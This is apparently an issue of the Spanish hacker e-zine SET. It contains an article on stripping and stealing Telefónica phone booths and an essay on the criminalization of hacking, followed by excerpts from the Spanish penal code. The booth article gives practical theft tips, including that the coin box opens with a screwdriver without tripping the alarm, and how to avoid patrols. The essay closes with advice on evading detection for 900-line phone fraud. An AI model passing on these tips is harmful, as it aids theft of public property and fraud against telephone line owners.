[Aqui tenemos a LoLo con sus hipotesis. Si, el cable que va a la zona posterior de la cabina, alimenta los DOS tubos fluorescentes, eh TDD ? ;) la caja de fusibles tambien esta "adosada" a la zona trasera, esta dentro del "friogorifico" te recomiendo no cortar ese cable a no ser que sea completamente necesario, si lo cortas cuidadin!. Para sacar el cristal de este modelo sin romperlo tienes que levantar la piramide, que esta suelta. Luego tienes dos posibilidades, unos tener un colega que sea capaz de sujetar la piramide dejandola caer con suavidad sobre el anuncio de la zona trasera y mientras forzar un lateral y entre DOS PERSONAS, sacar el cristal con cuidado. Otra forma es quitando del medio la piramide, tirar hacia ti con fuerza de una de la columnas primeras mientras alquien *trata* de sujetar el cristal que casi se ira al suelo al poco... buff. ahi esta. dudas ? Ed.]

Ahora debemos deducir... que la caja de fusibles esta arriba (si es que tiene) Con lo que por el mismo precio de un tejadillo, tenemos... el tejadillo, cuatro cachos de cable para tirar, unos fusibles, un fluorescente, un par de cebadores, y la laminita de PVC, metacrilato o del material del que este hecho. Eso si... tened cuidado al desplazarlo del

[Los fusibles depende de los modelos, pero casi todo estan en la parte trasera y la lamina de plastico no vale cuatro duros... Ed.]

"lugar de los hechos" porque supongo que a la minima, cada "pieza" querra irse por su cuenta.

[Ciertamente caminar a las 4 de la ma~ana con un par de cristales de cabinas por la calle no esta muy bien visto y mas si te ve un vigilante nocturno de la policia local... Ed.]

Que mas nos queda ? Puesss... los barrotes... y el cuerpo de la cabina.. buf... mal asunto... la cabina se asienta en dos barrotes...

[Correcion se sujeta en SOLO DOS PUNTOS, circulares de unos 3cm de diametro que estan atravesando los susodichos barrotes, como me entere de que andais por ahi intentando robar los barrotes del armazon de la cabina se va armar una.. Ed.]

la cabina pesa webo y medio, fijo que se vence... yo continuaria con la cabina... Al parecer son simples tornillos allen anchos tama~o familiar, peeero no nos lo ponen tan facil, por desgracia :(Aunque no sepamos soltar la cabina, supondremos que si, para poder continuar :P

Esto hay que hacerlo entre varios (pesa 50 kilos).
La cabina en si no tiene mucho misterio.. en la parte de la derecha, tiene una especie de circulo con dos agujericos, bien, eso es la cerradura de la

cabina. Las llaves son como las de las cajas fuertes... Se mira el numero de la cabina, y se consulta una tabla k da la clave se marca esa clave (girando alternativamente a izda y derecha). Teneis mas info en el CPNE.

[http://cpne.cjb.net]

[La cabina pesa *exactamente* 47kg, si no te llevas el cajetin. Pesada.]

Sera todo el provecho que le podreis sacar (por ahora) a la cabina, aparte de como mero objeto decorativo.

No intenteis reventar la cabina por la fuerza, y mas si no habeis desconectado ningun cable ya k cada cabina ta conectada a una red privada de Cabitel..

[No todas, solo en algunos ciudades en los pueblos no ocurre asi.. Ed.]

Esta red hace..

1.- Funciones de mantenimiento:

Si detecta algun tipo de averia, avisa indicando el problema para que acuda el servicio tecnico... Por ejemplo Tiene un "programa" que cada cierto tiempo envia una se~al para comprobar si el circuito esta cerrado; es decir... si en el extremo del cable hay telefono o no ;P Bestias que son los que hacen eso a los pobres auriculares... no es mas decorativa una cabina entera en vez de solo el telefono ?

Tambien, si se trata de un fallo en el cajetin, solo deja llamar con tarjeta y da el aviso tambien al servicio tecnico...

La que mas nos interesa

2.- Detecta posibles ataques vandalicos, asi que con esta cuidadin, lo de usar una palanca en medio de la calle, olvidadlo, os podriais llevar un buen susto... Que yo sepa, la alarma salta si se abre el cajetin... quiza tambien "sienta" los golpes ?

[Si pero sabed que con un destornillador y sin usar una palanqueta tambien se puede abrir el cajetin de las monedas que se abre en plan cajon. Ed.]


[y no suena alarma ninguna, la alarma se activa cuando revientas la]
[cerradura de imanes que tiene a la derecha. De la cual podeis encontrar]
[fotos en nuestra web, www.set-ezine.org/fotos Ed.]

Otra que no esta mal

3.- Permite la reprogramacion de la cabina; tarifa, pasos, monedas que puede aceptar y reconocer la cabina, etc etc
Suponiendo que la cabina ya este completamente suelta, continuamos... La casetilla, nos la tendriamos que llevar tal cual, o saltariamos los remaches de todos los sitios.. Pero veamos... detras hay propaganda... detras hay luz... hummm fluorescente para la cocina. Por lo visto, esta es mas facil de abrir, porque no tiene hueco para llave ni nada, como el otro modelo, llegamos a entreabrir una, simplemente estirando, sin hacer palanca ni nada, con lo que asi tiene que ser muy simple.

No parece que haya manera de seguir desmenuzando... pero analicemos un poco mas ;)

Vista Perfil



Vista Frontal

Los problemas con los que nos encontramos ahora son, los remaches de las sujecciones a los barrotes y el anclaje al suelo.


Ma~ana, a la misma bathora, en el mismo batcanal...

UNA PECERA


Simpre me han gustado los peces y no precisamente en un plato. Seguro que nunca habias pensado en tener peces, pues ahora es un buen momento con una minima inversion. Pero tambien podeis usarlo para tener una tarantula o un escorpion. Para gustos colores.

Con tres cristales de Telefonica puedes hacer lo que quieras. Yo voto por un acuario con pira~as animales muy pacificos y que reciclan todo, se comen hasta integrados, disquetes (lo de dentro no me seas burricalvo) vamos una ganga. Ademas no cuestan mocho, unas 500pts cada una peque~as.

Una vez tengas los cristales, a ser posible de los viejos.



Que te la corten a la mitad, el cortar el cristal depende del sitio no suele costar mas de 2500 pts cortarlo todo. Si te preguntan que te lo has encontrado. :) De este saldran los laterales de lo que quieras construir.



De esta cortaras los laterales, para lo que cortamos antes. Y ademas podras utilizar el resto como tapadera, bueno por lo menos en parte, si quieres poner tarantulas mejor tapalo completamente eh ? ;)

De el tercer cristal obtienes la parte de abajo. Luego puedes pedir que te lo peguen en donde lo cortes o hacerlo tu.

Si teneis alguna idea mas, enviadnos un mail.

EOF

-[0x11]----------
-[Hacking: Solo para criminales?]----------
-[by Madfran]----------SET-22--

UN POCO DE FILOSOFIA

En este primer mes del nuevo milenio, han pasado por mis manos (y por otras mucha mas), dos noticias con un algunos puntos comunes. Nuevas tecnologias, robo de informacion, ... castigos ejemplares (y falta de ellos).

Me gustaria compartir con vosotros, algunas de las reflexiones que me he hecho, o sea, este articulo no va a ser un pe~azo de tratado tecnico sobre las rendijas de seguridad en los programas basados en Windows,..... sera un tocho sobre filosofia general y escarmiento en cabeza ajena (algo que todo el mundo sabe, pero que no siempre sabemos aplicar).

PRIMER INPUT

Pasemos a la primera noticia. Corria el 20 de Enero de 2000, estaba sentado placidamente en la silla, tras la mesa de mi despacho, intentando olvidar las ultimas majaderias que tuve que soportar en la enesima reunion sobre motivacion empresarial, cuando el beep de mi ordenador me informo que un nuevo e-mail acababa de llegar al servidor local de nuestra red corporativa. Mi primera idea fue dejar que reposara en las entra~as de la maquina infernal, pero mi reconocido sentido del deber (y el miedo a perder el puesto de trabajo), me impulso a mover mi mano sobre el raton y abrir el cliente de mensajeria, que permanecia, comodamente alojado, en segundo plano de las tareas de mi PC.

Este acto tuvo su premio (dicen que todos los sacrificios tienen finalmente su recompensa), y en lugar del e-mail informando que el modulo RESI8 del nuevo sistema integrado de contabilidad SOP3, habia sido instalado con exito,en la region de Sanscracia (...pobres usuarios !), aparecio en mi pantalla el mensaje diario, con el resumen de las noticias mas importantes, de la publicacion a la cual estoy, gratuitamente, subscrito.

Rapidamente pase las noticas internacionales, economicas y demas, iba ya a borrar sin mas el mensaje del servidor (ah! iluso! seguro que guardan una copia de todo lo que recibo), cuando algo capto mi atencion :

"DESARTICULADA UNA RED DE DEFRAUDADORES DE LINEAS TELEFONICAS A TRAVES DE INTERNET"

Como la noticia no tiene gran cosa que ver con el trabajo por el cual me pagan, uno tiene cierto orgullo profesional y tenia otras cosas que hacer, imprimi rapidamente la noticia, con la sana intencion de leerla comodamente en casa.

De vuelta a mi dulce hogar, mientras soportaba los habituales atascos que comtribuyen a mejorar mi proverbial buen caracter, la radio no hizo mas que recordarme la notica que llevaba impresa en mi maletin. O sea, que cuando finalmente llegue, me sabia de memoria lo que todavia no habia tenido tiempo de leer. Total no era gran cosa, no entendia el porque

de tanto bombo y platillo.

En resumidas cuentas, se trataba que nuestro bienamado cuerpo de la Guardia Civil en Spain (Grupo de Delitos de Alta Tecnologia), con su capitan Don Anselmo del Moral al frente, habian "conseguido desarticular una red de defraudadores en lineas telefonicas a traves de la red Internet..."

[........estooooooo.... probablemente es al reves (pense yo), algunos desgraciados, han estado conectados a Internet utilizando lineas telefonicas de propiedad ajena.]

"..., lo que tecnicamente se conoce como freakers,..."

[me imagino que habran querido escribir phreakers]

El articulo, continuaba explicando, de una forma un poco confusa, que en una operacion que habia durado mas de un a~o y de nombre Millenium, habian detenido a 55 personas, de ellas doce en Barcelona (Spain). Dichas personas estuvieron utilizando lineas 900, sin derecho para ello, con gran regocijo de todos los chats enterados de este pais (y otros de misma lengua) y gran pasividad de los legitimos propietarios.

A continuacion algunos numeros entresacados del susodicho articulo :

- ..algunos casos ascienden a unos diez millones de pesetas mensuales
- ..llamadas por importes superiores a las 50.000 pesetas
- ..empresas afectadas, Microsoft, Toshiba

Reflexionemos un poco. Cualquiera que este minimamente habituado a leer soporiferos informes en una multinacional, sabe que cuando se escriben cosas asi, significa que hay UN caso de 10 millones y UNA llamada de 50.000 pelas. Si seguimos reflexionando y nos fijamos en nombres como Microsoft (os suena?) caereis en la cuenta que a empresas de este tama~o les importa un rabano este tipo de robos (solo se preocupan, cuando les saturan un servicio) y hubiesen pagado por no salir en la noticia. Si a esto a~adimos algunos detalles (Millenium, principo de siglo, etc), llegareis probablemente a las siguientes conclusiones :

- Esto es un montaje publicitario.
- Los pobres desgraciados de la cacareada red, eran simples soplapollas.
  (sin animo de ofender a los que, dignamente, se dediquen a soplar pollas,
   caso, de que dicho oficio exista).

[Nota Editorial: Opinion puramente de Madfran, no necesariamente compartida
  por si no alguno no sabia para que esta el disclaimer.]

Mas que nada, porque soy un poco masoquista, mientras me bajaba los mensajes en mi casa, me conecte con la web de La Guardi Civil (www.guardiacivil.org por si a alguien le interesa) y lei su version de los hechos delictivos.

Pues nada del otro mundo! (bueno, al menos escribian bien phreaker), daban algunos datos mas (nombres como DANKO, COM 30, etc) y tres (tres se~ores, tres!), fotografias relacionadas con el hecho.

- Un cable conector
- Un mapa de Spain
- Un sofa mugroso, con papeles encima

....archive en algun recondito lugar de mi cerebro la informacion recibida y no pense mas en el asunto.......hasta el 29/01/2000.

SEGUNDO INPUT

En este caso el escenario es distinto. Sabado por la ma~ana, comodamente sentado en una cafeteria, leo el diario (evidentemente, version papel), mientras simultaneamente intento aparentar un enorme interes en lo que mi compa~era de fatigas, me dice. Una noticia a media pagina, me salta a la vista :

"El pinchazo global"

Aqui el tema era mucho mas serio. Un informe elaborado, a peticion del Parlamento Europeo, por un periodista especializado (un escoces llamado Duncan Campbell), ha sacado a la luz, una red de espionaje industrial. En este caso el asunto era un poquito mas interesante. Aparentemente la Agencia Nacional de Seguridad norteamericana (NSA), la CIA, el Departamento de Comercio (DOC) de EE.UU y la Agencia de Comunicaciones Gubernamentales del Reino Unido (no me invento nada, solo transcribo), han estado interceptando las comunicaciones entre las compa~ias europeas y sus posibles clientes.

Objetivos ?

Pues bastante claros. La firma "Y" de Alemania esta negociando un contrato para cambiar los radares de todos los aeropuertos de Africania. Si estas pinchando las comunicaciones de la sede de Y, (todo eh!, telefonos, faxs, lineas dedicadas, mobiles,...), te enteraras de la cantidad que estan ofreciendo oficialmente, la que ofrecen extraoficialmente, la que quieren dar al funcionario tal, que nadie sabe que existe, pero es que realmente decide al final.

Si esto no es suficiente, puede que te enteres de los lios privados del que mueve los hilos en la firma "Y" en este asunto, porque hizo aquel viaje tan raro acompa~ado por la prima Emilia (que segun parece, no tiene el menor parentesco con golfante en cuestion) e incluso de sus enfermedades inconfesadas (tiene almorranas!) o de su fiel secretaria (aprovecha el momento en que tiene su visita periodica al galeno, para cambiar algo en un documento en el ultimo momento, total, el golfante tampoco se lo lee.)

Consecuencias ?

- Perdida de contratos de la firma francesa Thomson con el Gobierno de Brasil, por un valor de 216.000 millones de pesetas.
- Perdidad de contratos entre Airbus y el Gobierno de Arabia Saudi por en valor de un billon de pesetas.
- ......ya basta, no ?

Medios ?

- 40 satelites espias.
- Submarinos.
- Profesionales en escuchas telefonicas.
- .....venga !, ya esta bien ....

Entre los sofisticados medios de que disponen estos chicos, esta (segun el periodista), un super programa, capaz de descifrar cualquier clave secreta, llamado N-gram. Bueno,... creo que esto ya entra dentro de la cultura (o falta de ella) del escritor del articulo, porque si navegais cinco segundos por Internet, os podreis enterar que el N-gram es solo una estrategia matematica empleada en los programas de reconocimiento de voz.

Volvamos a nuestro articulo. Que me dices ? ...., perdidas millonarias,..... espionaje a nivel mundial,.....grandes medios en juego,.....aqui seguro que van a caer cabezas !

Con sumo placer morboso, continuo la lectura del articulo y.... nada ! Aqui no hay culpables, aqui no han jueces, aqui no hay ..... nada ! Timidamente, la Eurocamara debatira el tema en febrero de 2000 y el Senado belga tenia que hacerlo el 31/1/2000. Os puedo ahorrar la busqueda por las hemerotecas de Internet, porque ningun periodico de Spain se hizo eco de ningun debate en Belgica por este tema.

Esto me recuerda el viejo chiste. "Si debes un millon de pelas al banco, tienes un problema. Si debes mil millones, el problema lo tiene el banco"

[Daemon: Sobre el tema de la criminalizacion del hacking ya se escribio en SET 13 (febrero 98) apuntando motivos y culpables.
Sobre la comparacion con los delitos "reales" como Echelon tambien escribio un tipo muy avispado ;-) en SET 14 (Abril 98) algo como:
"Esta vigilancia esta vulnerando la leyes de todos los paises, los derechos constitucionales que protegen la privacidad y la intimidad.
Y que?. NADA.
Mientras que la policia y el Estado se afana en empapelar a un chavalillo de 17 a~os porque ha entrado en un ordenador y acaso ha borrado un directorio o ha alterado una pagina web SE BAJAN LOS PANTALONES cuando se trata del poder yanki y todo lo mas seran capaces de hacer alguna "condena" o "declaracion institucional" con la que los chicos de Fort Meade se limpiaran cierta parte de su cuerpo."

Reconfortante ver como pasa el tiempo y nada cambia. :-( ]

CONCLUSION

Si eres un pelagatos, ni se te ocurra estafar mediante algo que huela a Internet. Entre las estafas incluye cualquier cosa que se acerque a lineas 900, tarjetas de credito, uso indebido de lineas telefonicas ajenas,...

Porque iran a por ti. Con cualquier excusa, cambio de milenio, necesidad de ahogar otro escandalo, falta de espacio que rellenar en las paginas del periodico,.... cualquiera ! es buena ! Y como eres un pelagatos, no tendras dinero para pagar un abogado (ni bueno ni malo) y acabaras con tus huesos en la carcel, con el culo un poco mas amplio que cuando entrastes, te habras quedado sin trabajo, tus amigos te miraran por encima del hombro (sobre todo los que considerabas fieles y confiables), tu novia se habra ido con tu mejor amigo (que resulto serlo de ella), los vecinos saldran del ascensor cuando entres (...esto tiene sus ventajas) y un largo etcetera.

Que no me quieres hacer caso, ya que piensas que soy un agente de Telefonica disfrado de hacker/pacotilla ?...pues escondete ! escondete en la multitud.

Peque~as facturas telefonicas. Cambia de numero 900 a menudo. No digas a nadie lo que haces. Cambia de conexion a Internet. Cambia y escondete.

Que esto es muy triste y solitario ? Pues lee el parrafo justo despues de la palabra CONCLUSION. Si te quieren coger, te cogeran. No hay posibilidad de que tu clave PGP sea inviolable. Si quieren cazarla, lo haran. Todavia recuerdo como me costaba encontrar un password de seis caracteres hace dos a~os con la mejor maquina de la epoca ! El otro dia hice la prueba y tarde un par de horas. Yo, que tambien soy un pelagatos, he mejorado enormemente mi capacidad de crackear una password por fuerta bruta. Imagina lo que pueden haber hecho ellos, con los medios de que disponen.

Tu unica posibilidad ?

- Su avaricia
- Su estupidez
- Su pereza

Nunca iran tras de ti, si el costo de la busqueda es superior al da~o que les causas.

Nunca iran tras de ti, si te escondes entre la multitud y la busqueda es complicada.

Nunca iran tras de ti, si eres rapido con los cambios.

Pero,.... siempre hay excepciones a las mejores reglas universales (vease PRIMER INPUT de este articulo) y cuando te cacen recuerda los diversos articulos en SET que han aparecido sobre este tema.

A pesar del riesgo de que penseis que estoy haciendo publicidad encubierta, os trasmito un ultimo consejo. Si os pasais por la web del bufet de abogados Almeida (www.bufetalmeida.com), vereis al final de la pagina una frase "se aconseja cifrar las consultas via e-mail"

Yo de vosotros seria prudente. Ya se que es un pe~azo a veces el tener que cifrar los mensajes y tener que ir a cuestas con las llaves, pero procurad ser un poco menos vagos que ellos y no se lo pongais facil. Recordar que una de vuestras mejores armas es .... su pereza !

madfran

[Daemon: En general sobre todo este tema de hacking satanizado, medios buscando carnaza y sacando a gente que tira servidores y pasma buscando medallitas y aparecer como tecno-edge state-of-the-art police ya hemos escrito lo suficiente. A los lectores de SET nada de esta movida puede pillarles de nuevo. Para eso lo machacamos en su momento :-).]

EOF

-[0x12]----------
-[Real como la vida misma...]----------
-[by SET Staff & Shooting]----------SET-22--

Vamos a tratar algo de actualidad dado que ultimamente se cree que si se hackea fuera de nuestras fronteras estamos libres de culpa. Error, aunque la legislacion del lugar no tenga leyes al respecto, hackeo no referimos, no estas libre. Tambien algo mas sobre leyes..

Hemos consultado a Shooting. Aqui teneis lo mas importante a nuestro ver de la Ley Organica, del cual solo publicamos las partes que consideramos relevantes. Sobre Hacking fuera de Espa~a, Escuchas ilegales y Hacking militar, maligno, etc..

Articulo 23.

1.

En el orden penal correspondera a la jurisdiccion espa~ola el conocimiento de las causas por delitos y faltas cometidos en territorio espa~ol o cometidos a bordo de buques o aeronaves espa~oles, sin perjuicio de lo previsto en los tratados internacionales en los que Espa~a sea parte.

2.

Asimismo conocera de los hechos previstos en las leyes penales espa~olas como delitos, aunque hayan sido cometidos fuera del territorio nacional, siempre que los criminalmente responsables fueren espa~oles o extranjeros que hubieren adquirido la nacionalidad espa~ola con posterioridad a la comision del hecho y concurrieren los siguientes requisitos:

a) Que el hecho sea punible en el lugar de ejecucion.

b) Que el agraviado o el Ministerio Fiscal denuncien o interpongan querella ante los Tribunales espa~oles.

c) Que el delincuente no haya sido absuelto, indultado o penado en el extranjero, o, en este ultimo caso, no haya cumplido la condena. Si solo la hubiere cumplido en parte, se le tendra en cuenta para rebajarle proporcionalmente la que le corresponda.

3.

Conocera la jurisdiccion espa~ola de los hechos cometidos por espa~oles o extranjeros fuera del territorio nacional cuando sean susceptibles de tipificarse, segun la ley penal espa~ola, como alguno de los siguientes delitos:

a) De traicion y contra la paz o la independencia del Estado.

b) Contra el titular de la Corona, su Consorte, su Sucesor o el Regente.

c) Rebelion y sedicion.

d) Falsificacion de la firma o estampilla reales, del sello del Estado, de las firmas de los Ministros y de los sellos publicos u oficiales.

e) Falsificacion de moneda espa~ola y su expedicion.

f) Cualquier otra falsificacion que perjudique directamente al credito o intereses del Estado, e introduccion o expedicion de lo falsificado.

g) Atentado contra autoridades o funcionarios publicos espa~oles.

h) Los perpetrados en el ejercicio de sus funciones por funcionarios publicos espa~oles residentes en el extranjero y los delitos contra la Administracion Publica espa~ola.

i) Los relativos al control de cambios.

4.

Igualmente sera competente la jurisdiccion espa~ola para conocer de los hechos cometidos por espa~oles o extranjeros fuera del territorio nacional susceptibles de tipificarse, segun la ley penal espa~ola, como alguno de los siguientes delitos:

a) Genocidio.

b) Terrorismo.

c) Pirateria y apoderamiento ilicito de aeronaves.

d) Falsificacion de moneda extranjera.

e) Los relativos a la prostitucion.

f) Trafico ilegal de drogas psicotropicas, toxicas y estupefacientes.

g) Y cualquier otro que, segun los tratados o convenios internacionales, deba ser perseguido en Espa~a.

5.

En los supuestos de los apartados 3 y 4 sera de aplicacion lo dispuesto en la letra c) del apartado 2 de este articulo.

Todo esto os puede parecer pura legalidad pero demuestra que es punible el hackear fuera de espa~a si la compa~ia te quiere empelar te denunciaran en Espa~a. Algunos creian que Hackear en Argentina y otros lugares donde no hay leyes que lo condenen explicitamente, nos da juego de ir todos a saco y hackear todo lo que se ponga a tiro.

Pues no se~ores no, es plan de ir asi. No lo intenteis. Avisados estais, el que avisa no es traidor.

Ahora veremos lo que dice la ley sobre las escuchas ilegales, vamos las que hace cualquiera a un Moviline, esa linea-super-segura de Telefonica..

Escuchas ilegales

CODIGO PENAL. TITULO XXI. SECCION 2.
DE LOS DELITOS COMETIDOS POR LOS FUNCIONARIOS
PUBLICOS CONTRA LA INVIOLABILIDAD DOMICILIARIA Y DEMAS GARANTIAS
DE LA INTIMIDAD

Articulo 534.

1.

Sera castigado con las penas de multa de seis a doce meses e inhabilitacion especial para empleo o cargo publico de dos a seis a~os la autoridad o funcionario publico que, mediando causa por delito, y sin respetar las garantias constitucionales o legales:

1. Entre en un domicilio sin el consentimiento del morador.

2. Registre los papeles o documentos de una persona o los efectos que se hallen en su domicilio, a no ser que el due~o haya prestado libremente su consentimiento.

Si no devolviera al due~o, inmediatamente despues del registro, los papeles, documentos y efectos registrados, las penas seran las de inhabilitacion especial para empleo o cargo publico de seis a doce a~os y multa de doce a veinticuatro meses, sin perjuicio de la pena que pudiera corresponderle por la apropiacion.

2.

La autoridad o funcionario publico que, con ocasion de licito registro de papeles, documentos o efectos de una persona, cometa cualquier vejacion injusta o da~o innecesario en sus bienes, sera castigado con las penas previstas para estos hechos, impuestas en su mitad superior, y, ademas, con la pena de inhabilitacion especial para empleo o cargo publico por tiempo de dos a seis a~os.

Articulo 535.

La autoridad o funcionario publico que, mediando causa por delito, interceptare cualquier clase de correspondencia privada, postal o telegrafica, con violacion de las garantias constitucionales o legales, incurrira en la pena de inhabilitacion especial para empleo o cargo publico de dos a seis a~os.

Si divulgara o revelara la informacion obtenida, se impondra la pena de inhabilitacion especial, en su mitad superior, y, ademas, la de multa de seis a dieciocho meses.

Articulo 536.

La autoridad, funcionario publico o agente de estos que, mediando causa por delito, interceptare las telecomunicaciones o utilizare artificios tecnicos de escuchas, transmision,

grabacion o reproduccion del sonido, de la imagen o de cualquier otra se~al de comunicacion, con violacion de las garantias constitucionales o legales, incurrira en la pena de inhabilitacion especial para empleo o cargo publico de dos a seis a~os.
Si divulgare o revelare la informacion obtenida, se impondran las penas de inhabilitacion especial, en su mitad superior y, ademas, la de multa de seis a dieciocho meses.

Hacking

Obtencion y revelacion de secretos mediante hacking maligno

CODIGO PENAL. TITULO X.

Delitos contra la intimidad, el derecho a la propia imagen y la inviolabilidad del domicilio

CAPITULO I

Del descubrimiento y revelacion de secretos

Articulo 197.

1.

El que, para descubrir los secretos o vulnerar la intimidad de otro, sin su consentimiento, se apodere de sus papeles, cartas, mensajes de correo electronico o cualesquiera otros documentos o efectos personales o intercepte sus telecomunicaciones o utilice artificios tecnicos de escucha, transmision, grabacion o reproduccion del sonido o de la imagen, o de cualquier otra se~al de comunicacion, sera castigado con las penas de prision de uno a cuatro a~os y multa de doce a veinticuatro meses.

2.

Las mismas penas se impondran al que, sin estar autorizado, se apodere, utilice o modifique, en perjuicio de tercero, datos reservados de caracter personal o familiar de otro que se hallen registrados en ficheros o soportes informaticos, electronicos o telematicos, o en cualquier otro tipo de archivo o registro publico o privado. Iguales penas se impondran a quien, sin estar autorizado, acceda por cualquier medio a los mismos y a quien los altere o utilice en perjuicio del titular de los datos o de un tercero.

3.

Se impondra la pena de prision de dos a cinco a~os si se difunden, revelan o ceden a terceros los datos o hechos descubiertos o las imagenes captadas a que se refieren los numeros anteriores.
Sera castigado con las penas de prision de uno a tres a~os y

multa de doce a veinticuatro meses, el que, con conocimiento de su origen ilicito y sin haber tomado parte en su descubrimiento, realizare la conducta descrita en el parrafo anterior.

4.

Si los hechos descritos en los apartados 1 y 2 de este articulo se realizan por las personas encargadas o responsables de los ficheros, soportes informaticos, electronicos o telematicos, archivos o registros, se impondra la pena de prision de tres a cinco a~os, y si se difunden, ceden o revelan los datos reservados, se impondra la pena en su mitad superior.

5.

Igualmente, cuando los hechos descritos en los apartados anteriores afecten a datos de caracter personal que revelen la ideologia, religion, creencias, salud, origen racial o vida sexual, o la victima fuere un menor de edad o un incapaz, se impondran las penas previstas en su mitad superior.

6.

Si los hechos se realizan con fines lucrativos, se impondran las penas respectivamente previstas en los apartados 1 al 4 de este articulo en su mitad superior. Si ademas afectan a datos de los mencionados en el apartado 5, la pena a imponer sera la de prision de cuatro a siete a~os.

Articulo 198.

La autoridad o funcionario publico que, fuera de los casos permitidos por la Ley, sin mediar causa legal por delito, y prevaliendose de su cargo, realizare cualquiera de las conductas descritas en el articulo anterior, sera castigado con las penas respectivamente previstas en el mismo, en su mitad superior y, ademas, con la de inhabilitacion absoluta por tiempo de seis a doce a~os.

Articulo 199.

1.

El que revelare secretos ajenos, de los que tenga conocimiento por razon de su oficio o sus relaciones laborales, sera castigado con la pena de prision de uno a tres a~os y multa de seis a doce meses.

2.

El profesional que, con incumplimiento de su obligacion de sigilo o reserva, divulgue los secretos de otra persona, sera castigado con la pena de prision de uno a cuatro a~os, multa de doce a veinticuatro meses e inhabilitacion especial para dicha profesion por tiempo de dos a seis a~os.

Articulo 200.

Lo dispuesto en este capitulo sera aplicable al que descubriere, revelare o cediere datos reservados de personas juridicas, sin el consentimiento de sus representantes, salvo lo

dispuesto en otros preceptos de este Codigo.

Articulo 201.

1.

Para proceder por los delitos previstos en este capitulo sera necesaria denuncia de la persona agraviada o de su representante legal. Cuando aquella sea menor de edad, incapaz o una persona desvalida, tambien podra denunciar el Ministerio Fiscal.

2.

No sera precisa la denuncia exigida en el apartado anterior para proceder por los hechos descritos en el articulo 198 de este Codigo, ni cuando la comision del delito afecte a los intereses generales o a una pluralidad de personas.

3.

El perdon del ofendido o de su representante legal, en su caso, extingue la accion penal o la pena impuesta, sin perjuicio de lo dispuesto en el segundo parrafo del numero 4. del articulo 130.

CAPITULO XI

De los delitos relativos a la propiedad intelectual e industrial, al mercado y a los consumidores

SECCION 3. DE LOS DELITOS RELATIVOS AL MERCADO Y A LOS CONSUMIDORES

Articulo 278.

1.

El que, para descubrir un secreto de empresa se apoderare por cualquier medio de datos, documentos escritos o electronicos, soportes informaticos u otros objetos que se refieran al mismo, o empleare alguno de los medios o instrumentos se~alados en el apartado 1 del articulo 197, sera castigado con la pena de prision de dos a cuatro a~os y multa de doce a veinticuatro meses.

2.

Se impondra la pena de prision de tres a cinco a~os y multa de doce a veinticuatro meses si se difundieren, revelaren o cedieren a terceros los secretos descubiertos.

3.

Lo dispuesto en el presente articulo se entendera sin perjuicio de las penas que pudieran corresponder por el apoderamiento o destruccion de los soportes informaticos.

Articulo 279.

La difusion, revelacion o cesion de un secreto de empresa llevada a cabo por quien tuviere legal o contractualmente obligacion de guardar reserva, se castigara con la pena de prision de dos a cuatro a~os y multa de doce a veinticuatro meses.

Si el secreto se utilizara en provecho propio, las penas se impondran en su mitad inferior.

Articulo 280.

El que, con conocimiento de su origen ilicito, y sin haber tomado parte en su descubrimiento, realizare alguna de las conductas descritas en los dos articulos anteriores, sera castigado con la pena de prision de uno a tres a~os y multa de doce a veinticuatro meses.

SECCION 4. DISPOSICIONES COMUNES A LAS SECCIONES ANTERIORES

Articulo 287.

1.

Para proceder por los delitos previstos en los articulos anteriores del presente capitulo sera necesaria denuncia de la persona agraviada o de sus representantes legales. Cuando aquella sea menor de edad, incapaz o una persona desvalida, tambien podra denunciar el Ministerio Fiscal.

2.

No sera precisa la denuncia exigida en el apartado anterior cuando la comision del delito afecte a los intereses generales o a una pluralidad de personas.

Articulo 288.

En los supuestos previstos en los articulos anteriores se dispondra la publicacion de la sentencia en los periodicos oficiales y, si lo solicitara el perjudicado, el Juez o Tribunal podra ordenar su reproduccion total o parcial en cualquier otro medio informativo, a costa del condenado.
Ademas, el Juez o Tribunal, a la vista de las circunstancias del caso, podra adoptar las medidas previstas en el articulo 129 del presente Codigo.

Hacking catastrofico

CODIGO PENAL TITULO XVII

De los delitos contra la seguridad colectiva

CAPITULO I

De los delitos de riesgo catastrofico

SECCION 1. DE LOS DELITOS RELATIVOS A LA ENERGIA NUCLEAR Y A LAS RADIACIONES IONIZANTES

Articulo 341.

El que libere energia nuclear o elementos radiactivos que pongan en peligro la vida o la salud de las personas o sus bienes, aunque no se produzca explosion, sera sancionado con la pena de prision de quince a veinte a~os, e inhabilitacion especial para empleo o cargo publico, profesion u oficio por tiempo de diez a veinte a~os.

Articulo 342.

El que, sin estar comprendido en el articulo anterior, perturbe el funcionamiento de una instalacion nuclear o radiactiva, o altere el desarrollo de actividades en las que intervengan materiales o equipos productores de radiaciones ionizantes, creando una situacion de grave peligro para la vida o la salud de las personas, sera sancionado con la pena de prision de cuatro a diez a~os, e inhabilitacion especial para empleo o cargo publico, profesion u oficio por tiempo de seis a diez a~os.

Articulo 343.

El que exponga a una o varias personas a radiaciones ionizantes que pongan en peligro su vida, integridad, salud o bienes, sera sancionado con la pena de prision de seis a doce a~os, e inhabilitacion especial para empleo o cargo publico, profesion u oficio por tiempo de seis a diez a~os.

Articulo 344.

Los hechos previstos en los articulos anteriores seran sancionados con la pena inferior en grado, en sus respectivos supuestos, cuando se hayan cometido por imprudencia grave.

Articulo 345.

1. El que se apodere de materiales nucleares o elementos radiactivos, aun sin animo de lucro, sera sancionado con la pena de prision de uno a cinco a~os. La misma pena se impondra al que sin la debida autorizacion facilite, reciba, transporte o posea materiales radiactivos o sustancias nucleares, trafique con ellos, retire o utilice sus desechos o haga uso de isotopos radiactivos.

2. Si la sustraccion se ejecutara empleando fuerza en las cosas, se impondra la pena en su mitad superior.

3. Si el hecho se cometiera con violencia o intimidacion en las personas, el culpable sera castigado con la pena superior en grado.

